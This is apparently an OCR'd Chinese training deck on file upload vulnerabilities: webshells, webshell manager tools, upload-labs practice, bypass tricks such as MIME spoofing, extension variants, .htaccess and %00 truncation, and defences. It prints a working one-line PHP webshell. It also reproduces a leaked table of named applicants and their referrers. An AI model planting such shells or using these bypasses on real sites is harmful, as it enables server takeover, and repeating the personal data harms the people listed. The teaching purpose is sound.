vuln04-文件上传漏洞

课程大纲

1、文件上传漏洞原理
2、Webshell介绍
3、网站控制工具
4、文件上传漏洞危害
5、文件上传漏洞靶场安装
6、文件上传漏洞靶场练习
7、文件上传漏洞发现与利用
8、文件上传漏洞防御

01 文件上传漏洞原理

文件上传功能

什么网站有上传文件的功能?

文件上传功能


自定义头像
热门推荐头像
上传头像
方法一：选择本地照片，上传编辑自己的头像
选择图片
支持jpg、jpeg、gif、png、
上传资源
声明：请确保您上传的内容合法合规，涉及侵权内容将会
处，或点击上传，小于1000MB（请不要上传电子
上传资源
校园申请
职位：
软件工程师
* 姓名：
* 手机号码：
* 毕业学校：
* 简历：
选择文件
未选择文件
允许上传格式:doc|docx|pdf（上传文件小于3M）
提交
重置
上传简历
贴吧特权
图片
视频
表情
本地上传
网络图片
上传图片
图象属性
图象
链接
上传
上传到服务器
选择文件
未选择文件
上传到服务器
上传附件

一句话木马

```
<?php @eval($_POST['wuya']);?>
```

eval

eval

(PHP 4, PHP 5, PHP 7, PHP 8)

eval — 把字符串作为PHP代码执行

说明

```
eval ( string $code ) : mixed
```

PHP system函数

Java：
Runtime.getRuntime().exec(command);

02 Webshell介绍

一句话木马

代码短，只有一行代码。
场景多，可以单独生成文件，也可以插入到图片中。
安全性高，隐匿性强，可变形免杀

小马

体积小，功能少
只有文件上传功能

大马

体积大，功能全
能够管理数据库、文件管理、对站点进行快速的信息收集，甚至能够提权

Webshell集合


https://github.com/tennc/webshell

03 网站控制工具

工具

中国菜刀
中国蚁剑 https://github.com/AntSwordProject/antSword
weevely https://github.com/epinna/weevely3
哥斯拉 godzilla https://github.com/BeichenDream/Godzilla
冰蝎 behinder https://github.com/rebeyond/Behinder


蚁剑


中国蚁剑
AntSword 编辑 窗口 调试
127.0.0.1
>_ 127.0.0.1
目录列表 (0)
C:/
D:/
E:/
dev_runApp
phpstudy_pro
WWW
upload-labs
upload
文件列表 (4)
新建
上层
刷新
主目录
书签
E:/dev_runApp/phpstudy_pro/WWW/upload-labs/upload
读取
名称
日期
大小
属性
StudyApache 2021-09-10 19:08:26 0 b 0666
X64-upload.lnk 2021-09-10 19:08:50 1.24 Kb 0666
shell.php 2021-04-22 15:15:48 102 b 0666
weevely.php 2021-10-20 19:36:58 690 b 0666
任务列表

哥斯拉


基础信息
命令执行
文件管理
数据库管理
笔记
PMeterpreter
ByPassOpenBasedir
PZip
代码执行
BypassDisableFunctions
OsInfo : Windows NT YMN-PC 6.2 build 9200 (Windows 8 Professional Edition) i586
CurrentUser : Administrator
disable_functions :
timezone :
encode :
extension_dir : D:\phpStudy\php\php-5.5.38\ext
include_path : .;C:\php\pear
PHP_SAPI : apache2handler
PHP_VERSION : 5.5.38
memory_limit : 128M
upload_max_filesize : 2M
post_max_size : 8M
max_execution_time : 0
max_input_time : 60
default_socket_timeout : 60
mygid : 0
mypid : 26928
SERVER_SOFTWAREypid : Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
SERVER_PORT : 80
loaded_extensions : Core,bcmath,calendar,ctype,date,ereg,filter,ftp,hash,iconv,json,mcrypt,SPL,odbc,pcre,Reflection,session,standard,mysqlnd,tokenizer,zip,zlib,libxml,dom,PDO,bz2,
short_open_tag : false
asp_tags : false
safe_mode : false
CurrentDir : D:/phpStudy/WWW/muma

冰蝎


http://localhost/upload-labs/upload/behinder.php
URL: http://localhost/upload-labs/upload/behinder.php
已连接
基本信息 命令执行 虚拟终端 文件管理 内网穿透 反弹shell 数据库管理 自定义代码 平行空间 扩展功能 备忘录 更新信息
PHP Version 7.3.4
php
System | Windows NT WUYA 10.0 build 19041 (Windows 10) AMD64
Build Date | Apr 2 2019 21:50:57
Compiler | MSVC15 (Visual C++ 2017)
Architecture | x64
Configure Command | cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API | CGI/FastCGI
Virtual Directory Support | disabled
Configuration File (php.ini) Path | C:\Windows
Loaded Configuration File | E:\dev_runApp\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files | (none)
Additional .ini files parsed | (none)
PHP API | 20180731
PHP Extension | 20180731
Zend Extension | 320180731
Zend Extension Build | API320180731,NTS,VC15
PHP Extension Build | API20180731,NTS,VC15
Debug Build | no
Thread Safety | disabled
Zend Signal Handling | disabled
Zend Memory Manager | enabled
Zend Multibyte Support | provided by mbstring
IPv6 Support | enabled
[OK]连接成功，基本信息获取完成。
冰蝎 v3.0 Beta 11【t00ls专版】
By rebeyond

04 文件上传漏洞危害

文件上传漏洞

文件上传漏洞是指用户上传了一个可执行的脚本文件，而且通过这个脚本文件获得了执行服务器端命令的能力。

危害：黑链

```
201
202 <p>百度联盟：<a href="http://www.dingbbs.com/dubo12.html">网上赌博</a>
203 <a href="http://www.dingbbs.com/bjl12.html">百家乐玩法</a>
204 <a href="http://www.dingbbs.com/esbo/">e世博网站</a>
205 <a href="http://www.dingbbs.com/bogou/">博狗娱乐城</a>
206 <a href="http://www.dingbbs.com/b1.html">网络博彩</a>
207 <a href="http://www.dingbbs.com/bjlwf/">百家乐平注玩法</a>
208 <a href="http://www.dingbbs.com/aomdc/">澳门赌场</a>
209 <a href="http://www.dingbbs.com/bjscpk10/">北京塞车pk10直播</a>
210 <a href="http://www.dingbbs.com/qxwang/">全讯网新2</a>
211 <a href="http://www.dingbbs.com/sscai/">重庆时时彩</a>
212 <a href="http://www.ym91.com/bjscpk10/">北京赛车</a>
213 <p>百度联盟：<a href="http://www.dingbbs.com/bocai/">澳门博彩网站</a>
214 <a href="http://www.dingbbs.com/db2.html">网络赌博</a>
215 <a href="http://www.dingbbs.com/dafa888/">大发888娱乐城</a>
216 <a href="http://www.dingbbs.com/quanxun1.html">全讯网</a>
217 <a href="http://www.dingbbs.com/dc1.html">澳门赌场</a>
```

危害：挖矿

来自Adguard的报告称，**Alexa TOP前1万的网页中，2.2%都这么做了，也就是220个站点，占用的电脑数约5亿台。**

过去三周，挖矿代码指向的CoinHive、JSEcoin累计创造出4.3万美元的收入。

此前，海盗湾就承认自己在测试网页挖矿，目的是考虑取代广告收益，然后做成无广告的站点。

危害：文件泄露

序号	姓名	性别	年龄	学历	本科学校	应聘行部	推荐
73	张梦璐	女	22	本科	山东大学（威	待定岗（济南地区）	孟行长
75	步嘉琪	男	24	本科	山东财经大学	待定岗（济南地区）	胡行长
76	庞博	女	23	本科	昆明理工大学	待定岗（济南地区）	周行长
77	孟祥昊	男	23	本科	南京大学	待定岗（济南地区）	葛晓东（鲁信集团孟凡利的儿子）
80	张慧怡	女	24	本科	东北农业大学	待定岗（潍坊地区）	齐行长（潍坊市人民医院财务总监）
82	王安琪	女	22	本科	山东财经大学	待定岗（潍坊地区）	省银监局办公室主任
112	张翼	男	22	本科	山东大学	待定岗（济南地区）	季行长
114	冯姣	女	23	本科	山东财经大学	待定岗（济南地区）	吕戈
118	杨红丛	女	23	本科	山东财经大学	待定岗（济南地区）	成伟
183	刘荻	女	23	本科	天津理工大学	待定岗（济南地区）	罗宇英
184	姜星	女	23	本科	山东财经大学	待定岗（潍坊地区）	齐行长
186	尚凯	男	23	本科	吉林工商学院	待定岗（东营地区）	戴涛（东营市银监局监管科长）
208	马远	男	22	本科	山东财经大学	待定岗（济南地区）	胡行长
213	赵鹏程	男	23	本科	山东财经大学	待定岗（济南地区）	潘磊、郭璟
219	郭道临	男	22	本科	山东财经大学	客户经理岗（济南）	孟行长
247	杨潇	女	24	本科	山东财经大学	待定岗（济南地区）	刘良
248	张承蔚	女		本科	山东财经大学	待定岗（济南地区）	李文迎
258	张睿	女	26	本科	韩国延世大学	待定岗（济南地区）	孟行长
	张慕文	女	21	本科	黑龙江大学	待定岗（济南地区）	周行长
	王浩楠	男	26	本科	大東文化大学	待定岗（烟台地区）	张洪
	曲肖红	女	23	本科	山东财经大学	待定岗（烟台地区）	孟行长
	史瑞然	女		本科	山东财经大学	待定岗（烟台地区）	张洪
	张妍妮	女	23	本科	山东师范大学	待定岗（济南地区）	马明晨（面过就行）
	吴洋	男	29	本科	日本奈良帝塚	待定岗（济南地区）	吕成玉：海关姜关长下属一处长
	高晓莹	女	22	本科	吉林财经大学	待定岗（济南地区）	胡行长
	宫鑫	男	30	本科	新西兰奥克兰	待定岗（烟台地区）	张洪=周齐
	郭梁	男	25	本科	重庆大学	待定岗（烟台地区）	（银监局李春杰）
	于婷婷	女	23	本科	中国海洋大学	待定岗（烟台地区）	季行长
	于锬	女	23	本科	山东财经大学	待定岗（济南地区）	于泽耀（原老师的孩子）
	苏超	女	24	本科	财经大学（燕山学	待定岗（济南地区）	成文
	韩熙	女	23	本科	山东财经大学	待定岗（济南地区）	胡行长
	宋佳林	男	23	本科	中南财经政法大学	待定岗（济南地区）	周行长
	李若愚	男	25	本科	美国明尼苏达	待定岗（济南地区）	胡行长（省政府朋友）
	曹倩文	女	26	本科	加州大学	待定岗（济南地区）	潘旭阳（2012年已工作）
	周铭佩	女	24	本科	山东理工大学	[illegible]	[illegible]
	赵秦	男	24	本科	英国伦敦	[illegible]	[illegible]

05 文件上传漏洞靶场安装

靶场

https://github.com/c0ny1/upload-labs

06 文件上传漏洞靶场练习

MIME

Multipurpose Internet Mail Extensions
多用途互联网邮件扩展类型

https://developer.mozilla.org/zh-CN/docs/Web/HTTP/Basics_of_HTTP/MIME_types/Common_types

常见类型

MIME	描述
text/html	HTML格式
application/json	JSON数据格式
multipart/form-data	文件上传（二进制数据）
image/jpeg	jpg图片格式

MIME用法

客户端使用：

1、GET请求不需要这个字段。

2、POST请求头，放在Content Type字段用来指定上传的文件类型，方便服务器解析。放在Accept，告诉服务端允许接收的响应类型。比如只能接收json或者其他。

服务端使用：

1、放在响应头里面，Content Type告诉客户端响应的数据类型，方便客户端解析。

Burp 代理抓包

等价扩展名

语言	等价扩展名
asp	asa,cer,cdx
aspx	ashx,asmx,ascx
php	php2、php3、php4、php5、phps、phtml
jsp	jspx,jspf

.htaccess

Hypertext Access(超文本入口)

.htaccess 文件是 Apache 服务器中的一个配置文件，它负责相关目录下的网页配置。
通过 .htaccess 文件，可以实现：网页 301 重定向、自定义 404 错误页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能

文件名截断

截断字符：chr(0)，类似于C++的"\0"

filename=test.php%00.txt ——— filename=test.php

URL encode	ASCII value
%00	0

Content-Disposition

作为对下载文件的一个标识字段


https://developer.mozilla.org/zh-CN/docs/Web/HTTP/Headers/Content-Disposition

文件头

1、png图片文件包括8字节：89 50 4E 47 0D 0A 1A 0A。即为 .PNG。
2、jpg图片文件包括2字节：FF D8。
3、gif图片文件包括6字节：47 49 46 38 39|37 61 。即为GIF89(7)a。
4、bmp图片文件包括2字节：42 4D。即为 BM。
5、.class文件的文件头：ca fe ba be

Pass-18


……后端代码运行……
保存
判断
删除
删除完毕
文件不存在
文件存在
文件不存在


……后端代码运行……
保存
判断
删除
删除完毕
文件不存在
文件存在
文件不存在
访问，并产生
一个新文件

07 文件上传漏洞发现与利用

文件上传漏洞利用流程

1、找到上传的位置
2、尝试绕过校验，上传文件
3、获得文件位置
4、蚁剑连接，管理文件

绕过

总结：删除/禁用JS、修改MIME、等价扩展名、大小写、htaccess、双写、空格、点、::$DATA、%00截断、0x00截断、图片马、条件竞争等等。

发现

https://github.com/almandin/fuxploider

08 文件上传漏洞防御

文件上传漏洞发生的前提

1、网站上传功能能正常使用
2、文件类型允许上传
3、上传路径可以确定
4、文件可以被访问，可以被执行或被包含

Linux文件权限

权限说明

```
r = read    读
w = write   写
x = execute 执行
```

分值约定

```
r = 4
w = 2
x = 1
```

数值	权限	拆开3段，每3位	计算
444	r--r--r--	r--和r--和r--	4+0+0=4，所以444
600	rw-------	rw-和---和---	rw-等于4+2=6，---等于0，所以是600
644	rw-r--r--	rw-和r--和r--	rw-等于4+2=6，r--等于4，所以是644
666	rw-rw-rw-	rw-和rw-和rw-	rw-等于4+2=6，所以是666
700	rwx------	rwx和---和---	rwx等于4+2+1=7，---等于0，所以是700
744	rwxr--r--	rwx和r--和r--	rwx等于4+2+1=7，r--等于4，所以是744
755	rwxr-xr-x	rwx和r-x和r-x	rwx等于4+2+1=7，r-x等于4+1=5，所以是755
777	rwxrwxrwx	rwx和rwx和rwx	rwx等于4+2+1=7，所以是777

防御

扩展名（后缀）黑白名单
MIME类型校验（image/gif）
文件内容头校验（GIF89a）
对文件内容进行二次渲染
对上传的文件重命名，不易被猜测
不要暴露上传文件的位置
禁用上传文件的执行权限

Thank you for watching